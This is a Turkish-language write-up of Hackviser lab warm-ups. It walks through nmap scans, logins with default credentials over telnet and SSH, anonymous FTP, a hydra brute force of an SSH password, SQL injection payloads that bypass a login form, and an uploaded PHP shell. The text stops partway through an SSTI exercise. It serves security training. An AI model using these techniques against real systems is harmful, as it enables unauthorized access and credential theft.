

YAVUZLAR WEB GÜVENLİĞİ & YAZILIM TAKIMI


HACKVISER

1. Isınmalar

1.1. Arrow

Isınmanın açıklamasında Telnet protokolü ile ilgili bilgiler verilmiş. Burdan yola çıkarak ısınmanın Telnet tabanlı olduğunu varsaydım.

Verilen ısınma makinesinin IP adresi üzerinde nmap taraması yaptım ve Şekil 1.1.1'deki çıktı ile karşılaştım. Çıktı sonucunda hedef makinede açık olan portlar yer alıyordu. Bu portlardan biri de 23 portundaki Telnet servisiydi. Böylelikle “Which port(s) are open?” sorusuna 23 girerek ilk soruyu geçmiş oldum.



```
→ ~ sudo nmap -sV -T4 172.20.2.24
[sudo] password for leidorf:
Starting Nmap 7.93 ( https://nmap.org ) at 2024-09-24 17:26 +03
Nmap scan report for 172.20.2.24
Host is up (0.068s latency).
Not shown: 999 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
23/tcp    open  telnet  Linux telnetd
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 2.48 seconds
```

Şekil 1.1.1. Hedef Makine Üzerinde Nmap Taraması

İkinci soru olan “What is the running service name?” sorusuna da “telnet” cevabını girerek soruyu cevaplamış oldum.

Telnet bağlantısı ile hedef makineye bağlanmaya çalıştığımda root:root varsayılan giriş bilgileri ile giriş yapmamı öneren mesajla karşılaştım. Ardından ise “arrow” hostname’indeki makineye giriş için kullanıcı adı ve şifre bilgileri istendi, root:root bilgilerini denediğimde makineye bağlantıyı sağladım. Üçüncü soru olan “What is the hostname?” sorusuna da “arrow” ile cevaplamış oldum.

```
telnet 172.20.2.24
Trying 172.20.2.24...
Connected to 172.20.2.24.
Escape character is '^J'.
Hey you, you're trying to connect to me.
You should always try default credentials like root:root

it's just beginning *_*
arrow login: root
Password:
Linux arrow 5.10.0-26-amd64 #1 SMP Debian 5.10.197-1 (2023-09-29) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
Last login: Tue Sep 24 10:34:30 EDT 2024 from 10.8.6.32 on pts/0
root@arrow:~# hostname
arrow
root@arrow:~# pwd
/root
root@arrow:~#
```

Şekil 1.1.2. Hedef Makineyle Telnet Bağlantısı

Dördüncü soru olan “What's the username:password you use to connect to telnet?” sorusunun cevabını da bize verilen root:root olarak cevapladım. Son soru olan “What is the working directory location when you connect to telnet?” sorusunun cevabını öğrenmek için bağlandığım hedef makinede “pwd” komutunu çalıştırdım ve /root dizininde çalıştığını öğrenip cevap olarak girdim. Böylelikle Arrow ısınmasını çözmüş oldum.

1.2. File Hunter


Isınmanın açıklamasında FTP ile açıklamalar bulunuyordu. Hedef makine üzerinde nmap taraması gerçekleştirdim. Tarama sonucunda 21 numaralı portta FTP'nin açık olduğunu öğrendim. İlk soru olan “Which port(s) are open?” sorusuna 21 girerek cevapladım. “What does FTP stand for?” sorusuna File Transfer Protocol cevabıyla ikinci soruyu geçmiş oldum.

```
~
→ ~ nmap -sV -T4 172.20.2.97
Starting Nmap 7.93 ( https://nmap.org ) at 2024-09-24 17:58 +03
Nmap scan report for 172.20.2.97
Host is up (0.070s latency).
Not shown: 999 closed tcp ports (conn-refused)
PORT      STATE SERVICE VERSION
21/tcp    open  ftp      vsftpd 2.0.8 or
         later
Service Info: Host: Welcome

Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 13.16 seconds
```

Şekil 1.2.1. Hedef Makine Üzerinde Nmap Taraması

Hedef makineye FTP ile bağlanmaya çalıştığım da kullanıcı adı istiyordu. Kullanıcı adı girmeden önce “220 Welcome to anonymous Hackviser FTP service.” mesajıyla karşılaştım. Buradan FTP bağlantısını anonim olarak sağlayabileceğimi düşündüm ve kullanıcı adı olarak “anonymous” girince bağlantıyı sağladım. Üçüncü soru olan “What username did you connect to the FTP?” sorusuna da “anonymous” cevabını girerek sonraki soruya geçtim.



```
ftp 172.20.2.97
→ ~ ftp 172.20.2.97
Connected to 172.20.2.97.
220 Welcome to anonymous Hackviser FTP service.
Name (172.20.2.97:leidorf): anonymous
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp>
```

Şekil 1.2.2. Hedef Makine ile Anonim FTP Bağlantısı

“What command shows which commands we can use on the FTP server?” sorusuna FTP bağlantısında kullanılan “help” komutunu girdim. Sonraki soru olan “What is the name of the file on the FTP server?” sorusu için hedef makinede mevcut dizindeki dosyaları listeleyen “ls” komutunu girdim ve “userlist” adlı dosyayla karşılaştım, cevap olarak girdim.

“What is the command we can use to download a file from an FTP server?” sorusuna “get” yanıtını girdim. Get komutu ile hedef makineden userlist dosyasını kendi bilgisayarına indirdim. Dosya içeriğinde “jack:hackviser” ve “root:root” olmak üzere iki tane kullanıcı adı ve şifre bilgileri yer alıyordu. Böylelikle “Which users' information is in the file?” sorusuna buradaki kullanıcı adlarını girip ısınmayı tamamladım.

1.3. Secure Command

Isınmanın açıklamasında SSH ile ilgili açıklamalar bulunuyordu. Hedef makine üzerinde nmap taraması yaptığım da 22 portunda SSH’ın açık olduğunu gördüm. İlk soru olan “Which port(s) are open?” sorusuna 22, ikinci soru olan “What is the running service name?” sorusuna da SSH’ın açılımı olan “Secure Shell” cevabını girip üçüncü soruya geçtim.

```
→ ~ nmap -sV -T4 172.20.4.145
Starting Nmap 7.93 ( https://nmap.org ) at 2024-09-25 12:38 +03
Nmap scan report for 172.20.4.145
Host is up (0.070s latency).
Not shown: 999 closed tcp ports (conn-refused)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 9.2p1 Debian 2 (protocol 2.0)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://
nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 3.50 seconds
```

Şekil 1.3.1. Hedef Makine Üzerinde Nmap Taraması

Üçüncü soruda hackviser:hackviser bilgileri ile SSH bağlantısının kurulması isteniyordu. “ssh hackviser@<HEDEF MAKİNE IP>” komutu ve verilen giriş bilgileri ile bağlantı kurdum. “What is “Master's Message” when connecting to SSH with hackviser:hackviser credentials?” sorusuna da bağlantı kurarken karşıma çıkan “W3lc0m3 t0 h4ck1ng w0rld” cevabını girdim.

```
ssh hackviser@172.20.4.145
→ ~ ssh hackviser@172.20.4.145
-----
Secure Command
-----
Master's Message: W3lc0m3 t0 h4ck1ng w0rld


W3lc0m3 t0 h4ck1ng w0rld

hackviser@172.20.4.145's password: █
```

Şekil 1.3.2. Hedef Makine ile SSH Bağlantısı

Dördüncü soru olan “What is the command to change user in Linux?” sorusuna Linux’ta kullanıcı değiştirme komutu olan “su” komutunu girdim. Beşinci soru olan “What's the password for root user?” sorusunda root kullanıcısının şifresi isteniyordu. En çok kullanılan şifreleri deneyerek şifresinin “root” olduğunu buldum, cevap olarak da girdim. “What is the parameter of the ls command that shows hidden files?” sorusuna Linux komutu olan “ls -a” cevabını girdim.

Son soruda gizli dosya içerisindeki mesajı bulmam isteniyordu. Bunun için bulunduğum dizin dışındaki dizinleri gezmeye başladım. Dizinleri araştırmaya ilk root dizininden başladım. “ls” komutu ile dosyaları listeleyince herhangi bir şeyle karşılaşmadım. Bunun sonucunda “ls -a” komutunu denedim ve “.advice_of_the_master” adlı dosyayla karşılaştım.



```
ssh hackviser@172.20.4.145
root@secure-command:/# cd root
root@secure-command:~# ls
root@secure-command:~# ls -a
.  ..  .advice_of_the_master  .bashrc  .local  .ssh
root@secure-command:~# cat .advice_of_the_master
st4y cur10us
root@secure-command:~#
```

Şekil 1.3.3. Root Dizininde Bulunan Gizli Dosya

Dosya içeriğini “cat” komutu ile okudum ve çıkan sonucu, son soru olan “What is the master's advice?” sorusunda cevap olarak kullanıp ısınmayı başarıyla tamamladım.

1.4. Query Gate

Isınma açıklamasında MySQL hakkında genel bir bilgi verilmiş. Hedef makine üzerinde nmap taraması yaptığımda 3306 portunda MySQL’in çalıştığını gördüm. Böylelikle ilk soruya (“Which port(s) are open?”) 3306, ikinci soruya (“What is the running service name?”) “mysql” cevabını girdim.

Üçüncü soruda (“What is the most privileged username that we can use to connect to MySQL?”) MySQL’deki en yetkili kullanıcı ismi sorulmuş, cevap olarak da “root” yanıtını girdim.

```
~ nmap -sV -T4 172.20.6.188
Starting Nmap 7.93 ( https://nmap.org ) at 2024-09-25 13:06 +03
Nmap scan report for 172.20.6.188
Host is up (0.58s latency).
Not shown: 999 closed tcp ports (conn-refused)
PORT      STATE SERVICE VERSION
3306/tcp  open  mysql   MySQL 8.0.34

Service detection performed. Please report any incorrect results
at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 3.15 seconds
```

Şekil 1.4.1. Hedef Makine Üzerinde Nmap Taraması

Dördüncü soruya (“Which parameter is used to specify the hostname in the command line tool to connect to MySQL running on the target machine?”) MySQL bağlantısı kurarken hostname’i belirtmeye yarayan “-h” parametresini girdim.

Hedef makinedeki MySQL’ine “mysql -u root -h <HEDEF MAKİNE IP>” komutuyla bağlantı sağladım. MySQL içerisinde “show databases;” komutuyla hedef makinedeki mevcut veri tabanlarının isimlerini listeledim.

```
mysql -u root -h 172.20.6.188
mysql> show databases;
+-----+
| Database |
+-----+
| detective_inspector |
| information_schema |
| mysql |
| performance_schema |
| sys |
+-----+
5 rows in set (0.08 sec)

mysql>
```

Şekil 1.4.2. Hedef Makinedeki Veri Tabanları

Listeledikten sonra beşinci soruya (“How many databases are on the MySQL server you are connecting to?”) veri tabanı sayısını girerek sonraki soruya ilerledim. Altıncı soruda (“Which command can we select a database?”) veri tabanı seçme komutu soruluyordu. Cevap olarak “use” komutunu girdim.

Yedinci soruda (“What is the name of the table in the detective_inspector database?”) “detective_inspector” veri tabanındaki tablonun adını soruyordu. Bunun için önce “use detective_inspector;” komutuyla istenilen veri tabanını seçtim. Daha sonra “show tables;” komutu ile de veri tabanındaki tabloları listeledim. Karşıma çıkan tek tablonun ismini cevap olarak girdim.

```
mysql -u root -h 172.20.6.188

mysql> use detective_inspector
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
mysql> show tables;
+-----+
| Tables_in_detective_inspector |
+-----+
| hacker_list                    |
+-----+
1 row in set (0.08 sec)

mysql>
```

Şekil 1.4.3. Hedef Veri Tabanı İçeriği

Son soruda (“What's the nickname of the white-hat hacker?”) beyaz şapkalının kullanıcı ismi isteniyordu. “SELECT * FROM hacker_list;” sorgusuyla “hacker_list” tablosunun bütün içeriğini yazdırdım.

```
mysql -u root -h 172.20.6.188

1 row in set (0.08 sec)

mysql> select * from hacker_list;
+-----+-----+-----+-----+-----+
| id  | firstName | lastName | nickname | type   |
+-----+-----+-----+-----+-----+
| 1001 | Jed       | Meadows  | sp1d3r   | gray-hat |
| 1002 | Melissa  | Gamble   | c0c0net  | gray-hat |
| 1003 | Frank     | Netsi    | v3nus    | gray-hat |
| 1004 | Nancy     | Melton   | s1torm109 | black-hat |
| 1005 | Jack      | Dunn     | psyod3d  | black-hat |
| 1006 | Arron     | Eden     | r4nd0myfff | black-hat |
| 1007 | Lea       | Wells    | pumq7eggy7 | black-hat |
| 1008 | Hackviser | Hackviser | h4ckv1s3r | white-hat |
| 1009 | Xavier    | Klein    | oricy4l33 | black-hat |
+-----+-----+-----+-----+-----+
9 rows in set (0.07 sec)

mysql>
```

Şekil 1.4.4. Hedef Tablonun İçeriği

Tablo içerisindeki beyaz şapkalının kullanıcı adını (h4ckv1s3r) cevap olarak girdim ve ısınmayı başarıyla tamamladım.

1.5. Discover Lernaean

Bu ısınmanın açıklamasında Apache ve SSH servisleri üzerinde dizin taraması ve brute force saldırısına odaklanıldığı belirtiliyordu. Hedef makinede nmap taraması yaptığımda 22 ve 80 portlarında SSH ve HTTP'nin çalıştığını gördüm. Böylelikle ilk soruya (“Which port(s) are open?”) 22,80, ikinci soruya (“What is the version of the service running on port 80?”) ise 2.4.56 cevabını girdim.

```
+ ~ nmap -sV -T4 172.20.2.115
Starting Nmap 7.93 ( https://nmap.org ) at 2024-09-26 18:10 +03
Nmap scan report for 172.20.2.115
Host is up (0.067s latency).
Not shown: 998 closed tcp ports (conn-refused)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 8.4p1 Debian 5+deb11u1 (protocol 2.0)
80/tcp    open  http     Apache httpd 2.4.56 ((Debian))
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 10.16 seconds
```

Şekil 1.5.1. Hedef Makine Üzerinde Nmap Taraması

Tarayıcı üzerinde hedef makinenin IP adresini girerek hedef makinede çalışan siteye girdim. Siteye girdiğimde Apache2 Debian Default Page'i ile karşılaştım. Sitenin içerisinde başka dosyalar var mı diye kontrol etmek için “dirsearch” dizin tarama aracı ile tarama başlattım. Tarama sonucunda hedef site içerisinde “filemanager” adında dizin buldum. Bu dizin adını da üçüncü sorunun (“What is the name of the directory you found using the directory scanner tool?”) cevabı olarak girdim.

```
+ ~ dirsearch -u http://172.20.2.115/

_[]_ _[]_ _[]_ _[]_ _[]_ _[]_ _[]_ _[]_ _[]_ _[]_ _[]_ _[]_ _[]_ _[]_ _[]_ _[]_ _[]_ _[]_ _[]_ _[]_ _[]_ _[]_
_[]_ _[]_ _[]_ _[]_ _[]_ _[]_ _[]_ _[]_ _[]_ _[]_ _[]_ _[]_ _[]_ _[]_ _[]_ _[]_ _[]_ _[]_ _[]_ _[]_ _[]_ _[]_

Extensions: php, aspx, jsp, html, js | HTTP method: GET | Threads: 30 | Wordlist size: 10927
Output File: /home/leidorf/.dirsearch/reports/172.20.2.115/24-09-26_18-15-57.txt
Error Log: /home/leidorf/.dirsearch/logs/errors-24-09-26_18-15-57.log
Target: http://172.20.2.115/

[18:15:57] Starting:
[18:16:03] 403 - 277B - /.ht_wsr.txt
[18:16:03] 403 - 277B - /.htaccess.bak1
[18:16:03] 403 - 277B - /.htaccess.orig
[18:16:03] 403 - 277B - /.htaccess.sample
[18:16:03] 403 - 277B - /.htaccess.save
[18:16:03] 403 - 277B - /.htaccess_extra
[18:16:03] 403 - 277B - /.htaccess.orig
[18:16:03] 403 - 277B - /.htaccessOLD
[18:16:03] 403 - 277B - /.htaccess_sc
[18:16:03] 403 - 277B - /.htaccessBAK
[18:16:03] 403 - 277B - /.htaccessOLD2
[18:16:03] 403 - 277B - /hta
[18:16:03] 403 - 277B - /html
[18:16:03] 403 - 277B - /htpasswd_test
[18:16:03] 403 - 277B - /htpasswd
[18:16:03] 403 - 277B - /httr-outh
[18:16:03] 403 - 277B - /php
[18:16:29] 301 - 318B - /filemanager -> http://172.20.2.115/filemanager/
[18:16:29] 200 - 11KB - /filemanager/
[18:16:32] 200 - 10KB - /index.html
[18:16:44] 403 - 277B - /server-status
[18:16:44] 403 - 277B - /server-status/

Task Completed
```

Şekil 1.5.2. Hedef Siteye Dizin Taraması

File Manager

You are logged in

bin - usr/sbin

boot

dev

etc

home

lib - usr/lib

lib32 - usr/lib32

lib64 - usr/lib64

libx32 - usr/libx32

lost+found

media

mnt

opt

proc

root

run

sbin - usr/sbin

srv

sys

tmp

usr

var

initrd.img - boot/initrd.img-5.10.0-25-amd64

initrd.img.old - boot/initrd.img-5.10.0-20-amd64

vmlinux - boot/vmlinuz-5.10.0-25-amd64

vmlinux.old - boot/vmlinuz-5.10.0-20-amd64

Size

Modified

Perms

Owner

Actions

Folder

09/20/2023 10:22 AM

0755

root:root

Folder

09/19/2023 6:49 PM

0755

root:root

Folder

09/26/2024 3:08 PM

0755

root:root

Folder

09/26/2024 3:08 PM

0755

root:root

Folder

09/20/2023 11:46 AM

0755

root:root

Folder

09/20/2023 10:06 AM

0755

root:root

Folder

09/19/2023 6:42 PM

0755

root:root

Folder

09/19/2023 6:45 PM

0755

root:root

Folder

09/19/2023 6:42 PM

0755

root:root

Folder

09/19/2023 6:42 PM

0700

root:root

Folder

09/19/2023 6:42 PM

0755

root:root

Folder

09/19/2023 6:42 PM

0755

root:root

Folder

09/19/2023 6:42 PM

0755

root:root

Folder

09/26/2024 3:08 PM

0555

root:root

Folder

12/23/2023 11:30 AM

0700

root:root

Folder

09/26/2024 3:08 PM

0755

root:root

Folder

09/20/2023 10:06 AM

0755

root:root

Folder

09/19/2023 6:42 PM

0755

root:root

Folder

09/26/2024 3:08 PM

0555

root:root

Folder

09/26/2024 3:08 PM

1777

root:root

Folder

09/19/2023 6:42 PM

0755

root:root

Folder

09/19/2023 9:05 PM

0755

root:root

31 B

09/19/2023 6:46 PM

0644

root:root

31 B

09/19/2023 6:43 PM

0644

root:root

28 B

08/16/2023 8:52 PM

0644

root:root

28 B

12/13/2022 8:46 PM

0644

root:root

Full Size: 198 B

Files: 4

Folders: 22

Şekil 1.5.3. Hedef Uygulama İçeriği

Sonraki soru (“What is the password of user rock?”) benden “rock” kullanıcısının şifresini bulmamı istiyordu. Hedef uygulama üzerinde herhangi bir kullanıcı kontrolüm olmadığı için SSH bağlantısı üzerinden şansımı denemeye karar verdim. SSH ile “rock” kullanıcısı üzerinden bağlantı kurmayı denediğimde benden şifre istedi. Varsayılan şifrelerden birkaç kere denesem de başarılı olamadım. Bunun üzerine ısınma açıklamasında da belirtildiği gibi brute force kullanma kararı aldım. Bunun için “hydra” adlı otomatik saldırı aracını seçtim. Tarama sonucunda “rock” kullanıcısının şifresinin “7777777” olduğunu buldum.

```
Hydra v9.4 (c) 2022 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-09-26 18:46:38
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[DATA] max 16 tasks per 1 server, overall 16 tasks, 14344398 login tries (1:1/p:14344398), ~896525 tries per task
[DATA] attacking ssh://172.20.2.115:22/
[STATUS] 115.00 tries/min, 115 tries in 00:01h, 14344285 to do in 2078:53h, 14 active
[22][ssh] host: 172.20.2.115 login: rock password: 7777777
1 of 1 target successfully completed, 1 valid password found
[WARNING] Writing restore file because 2 final worker threads did not complete until end.
[ERROR] 2 targets did not resolve or could not be connected
[ERROR] 0 target did not complete
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-09-26 18:48:26
```

Şekil 1.5.4. Hydra Aracının Çıktısı

Bulduğum şifreyi SSH bağlantısında denedim ve başarılı bir şekilde giriş yaptım. Bunun sonucunda şifreyi, sorunun cevabı olarak girip ilerlemeye devam ettim. Sonraki soru (“What is the first command executed by user rock?”) kullanıcının son çalıştırdığı komutu bulmamı istiyordu. Bunun için terminalde “history” komutunu girip terminal geçmişine baktım. Karşıma çıkan sonucu cevap olarak girip ısınmayı başarılı bir şekilde tamamladım.

```
ssh rock@172.20.2.115

Welcome ^_^
rock@172.20.2.115's password:
Linux discover-lernaeen 5.10.0-25-amd64 #1 SMP Debian 5.10.191-1 (2023-08-16) x86_64

The programs included with the Debian GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Debian GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
rock@discover-lernaeen:~$ history
 1 cat .bash_history
 2 cd
 3 ls -la
 4 history
 5 ls
 6 ls -la
 7 exit
 8 cd
 9 exit
10 pwd
11 cd /var/www/html/
12 ls -la
13 cd filemanager/
14 ls -la
15 cd
16 ls -la
17 history
rock@discover-lernaeen:~$
```

Şekil 1.5.5. Hedef Makinede Komut Çalıştırma

1.6. Bee


Isınmanın açıklamasında SQL Injection ve File Upload ile ilgili yüzeysel açıklamalar bulunuyordu. Hedef bilgisayar üzerinde nmap taraması yaptığımda 80 ve 3306 portlarında HTTP ve MySQL'in çalıştığını gördüm. Bunun üzerine ilk soruya (“Which port(s) are open?”) 80,3306 cevabını girdim.

```
+ ~ nmap -sV -T4 172.20.3.165
Starting Nmap 7.93 ( https://nmap.org ) at 2024-09-27 12:21 +03
Nmap scan report for 172.20.3.165
Host is up (0.072s latency).
Not shown: 998 closed tcp ports (conn-refused)
PORT      STATE SERVICE VERSION
80/tcp    open  http      Apache httpd 2.4.56 ((Debian))
3306/tcp  open  mysql     MySQL (unauthorized)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/
Nmap done: 1 IP address (1 host up) scanned in 8.86 seconds
```

Şekil 1.6.1. Hedef Makine Üzerinde Nmap Taraması

Hedef makinenin çalıştırdığı siteye girdiğimde firma tanıtım sitesiyle karşılaştım. Sitenin sağ üstünde giriş butonu yer alıyordu. Giriş butonuna tıkladığımda “<https://dashboard.innovifyai.hackviser/>” uzantısına yönlendirildim ve DNS çözümlemesi yapılamadığına dair hata ile karşılaştım. İkinci soruda (“Which domain did you add to the hosts file to login to the site?”) /etc/hosts dosyasına hangi domaini eklediğim soruluyordu. Buradan DNS çözümlemesinin yapılabilmesi için site domaini dosyaya eklemem gerektiğini anladım. Hedef makine IP adresini ve domaini /hosts dosyasına eklediğimde siteye başarılı şekilde erişim sağladım. Bunun üzerine soruya “dashboard.innovifyai.hackviser” cevabını girdim.




Şekil 1.6.2. Hedef Giriş Sayfasının İçeriği

Giriş sayfası için herhangi bir ipucu bulamadığım için SQL Injection denemeye karar verdim. Email kısmı için herhangi bir email tahmininde bulunamayacağımdan öğeyi denetle kısmından “type=email” kısmını sildim, böylelikle email girdi zorunluluğunu ortadan kaldırdım. Sonrasında “ OR ‘1=1’--” gibi çeşitli SQL Injection payloadları denedim. “ OR 1=1#” payloadını denediğimde uygulamaya admin kullanıcısı olarak giriş yaptım. Üçüncü soruya da (“With which vulnerability did you bypass the login panel?”) SQL Injection cevabını girdim.

Dördüncü soruda (“What is the name and extension of the page containing user settings in the panel that you accessed by bypassing login?”) uygulamanın ayarlar sayfasının ismi ve uzantısı isteniyordu. Sayfanın sağ üstünde yer alan kullanıcı ikonuna tıkladığımda açılan dropdown menü içerisindeki “Settings” seçeneği ile ayarlar sayfasına ilerledim. Ayarlar sayfasının adını ve uzantısını cevap olarak girip sonraki soruya geçtim.

Beşinci soruda (“What is the id of the user you get shell on the machine with file upload vulnerability?”) dosya yükleme zafiyeti ile elde edilen sistemdeki kullanıcının idsini soruyordu. Bunun için ayarlar sayfasındaki profil fotoğrafı yükleme özelliğinden yararlanabileceğimi düşündüm. Fotoğraf yükleme sekmesine PHP Shell ekledim ve sayfaya yükledim. Yükleğim fotoğrafın üzerine sağ tıklayıp yeni sayfada açma seçeneğine tıkladım. Bunun sonucunda yeni açılan sayfada hedef makine üzerinde erişimin olduğu terminal sayfasıyla karşılaştım.



Şekil 1.6.3. Hedef Makineye Erişim

Hedef makinede “id” komutunu yürüttüğümde kullanıcı idsini öğrendim ve beşinci sorunun cevabı olarak girdim.

Son soruda (“What is the MySQL password?”) MySQL veri tabanının şifresini soruluyordu. Hedef makinenin dizinleri içerisinde gezinirken “db_connect.php” adlı dosyayla karşılaştım. Bu dosyada MySQL şifresi bulunabileceğini düşünerek “cat” komutu ile dosyanın içeriğini okudum. Çıktı sonucunda MySQL şifresi dosyada bulunuyordu.

```
www.data@bee:~/www/dashboard.innovifyai.hackviser$ ls
assets
css
customers.php
db_connect.php
default.png
employees.php
index.php
js
login.php
login_process.php
logout.php
orders.php
settings.php
style.css
update.php
upload.php
uploads

www.data@bee:~/www/dashboard.innovifyai.hackviser$ cat db_connect.php
<?php
$servername = "localhost";
$username = "root";
$password = "Root.123!hackviser";
$dbname = "innovifyai";

try {
    $conn = new PDO("mysql:host=$servername;dbname=$dbname", $username, $password);
    $conn->setAttribute(PDO::ATTR_ERRMODE, PDO::ERRMODE_EXCEPTION);
} catch (PDOException $e) {
    die("Database connection failed: " . $e->getMessage());
}

?>
```

Şekil 1.6.4. MySQL Bağlantı Bilgileri

Çıktıdan edindiğim şifreyi son sorunun cevabı olarak girdim ve ısınmayı başarılı bir şekilde tamamlamış oldum.

1.7. Leaf

Isınmanın açıklamasında SSTI zafiyeti ile ilgili genel bilgi verilmiş. Makineyi başlatıp nmap taraması yaptığımda 80 ve 3306 portlarında HTTP ve MySQL'in çalıştığını öğrendim. Hedef makinede çalışan HTTP sayfasını ziyaret ettiğimde bir online satış uygulamasıyla karşılaştım. Sitenin başlığını ilk sorunun ("What is website title?") cevabı olarak girdim.

```
Starting Nmap 7.93 ( https://nmap.org ) at 2024-09-27 13:07 +03
Nmap scan report for 172.20.2.194
Host is up (0.072s latency).
Not shown: 998 closed tcp ports (conn-refused)
PORT      STATE SERVICE VERSION
80/tcp    open  http    Apache httpd 2.4.56 ((Debian))
3306/tcp   open  mysql   MySQL (unauthorized)

Service detection performed. Please report any incorrect results at https://nmap.org/submit/
Nmap done: 1 IP address (1 host up) scanned in 10.11 seconds
```

Şekil 1.7.1. Hedef Makine Üzerinde Nmap Taraması

İkinci soruda ("Which GET parameter is used on the page where the product detail is displayed?") uygulamadaki ürün detay sayfasında kullanılan parametre adını soruyordu. Bunun için rastgele bir ürünün detay sayfasına girdim ve URL'de yer alan parametreye baktım. URL'de ("<http://172.20.2.194/product.php?id=1>") yer alan "id" parametresini cevap olarak girdim.

